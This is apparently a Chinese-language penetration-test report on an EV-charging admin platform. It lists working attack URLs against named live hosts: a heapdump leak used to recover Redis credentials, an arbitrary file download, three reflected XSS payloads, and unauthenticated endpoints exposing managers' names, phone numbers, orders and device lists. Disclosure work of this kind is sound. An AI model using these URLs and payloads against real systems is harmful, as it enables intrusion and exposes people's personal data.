
# heapdump泄露

资产关联性:










地址:


http://119.23.19.84:9001//actuator/heapdump

将次文件下载，使用heapdump\_tool.jar对其内容进行查找



找到redis数据库的连接密码和host信息


# 任意文件下载



漏洞地址：

https://admin.charge.gapsd.com/api/account/shop/download/?Access-token=1&Client-digest=1&filePath=1

过程及证明截图:




# XSS跨站脚本攻击

## ①xss


漏洞地址:

<https://admin.charge.gapsd.com/api/park/project/parkInfo/byCarNo/?Access-token=1&Client-digest=1&carNo=1&phone=1&startDt=<script>alert(/xss/)</script>>




## ②xss

<https://admin.charge.gapsd.com/api/emergency/unlock/devices/?Access-token=1&Client-digest=1&stationId=<script>alert(/xss/)</script>>



## ③xss

https://admin.charge.gapsd.com/api/cloud/server/get/invoice/money/by/id/?Access-token=1&Client-digest=1&userId=<script>alert(/xss/)</script>&month=1



# 敏感信息泄露

## Swagger接口泄露

swagger接口地址泄露，攻击者可进一步利用漏洞




## 充电站列表

漏洞地址:

http://admin.charge.gapsd.com/api/opt/manage/get/station/list/?Access-token=1&Client-digest=1

近百个充电站信息(stationId,站名,站点类型，支付方式，状态，地址，以及管理者的姓名、手机号等)



## 订单信息


orderId值可以遍历，可以查看订单信息，长度未知，但可进行遍历



## 月用电量统计

地址:

<https://admin.charge.gapsd.comapi/opt/manage/station/stats/energy/?Access-token=1&Client-digest=1>



## 集控器列表

漏洞地址:

<http://admin.charge.gapsd.com/api/opt/manage/get/device/ctrl/list/?Access-token=1&Client-digest=1>

(379个设备信息)



## 手机号遍历

<http://admin.charge.gapsd.com/api/abc/coupon/verification>



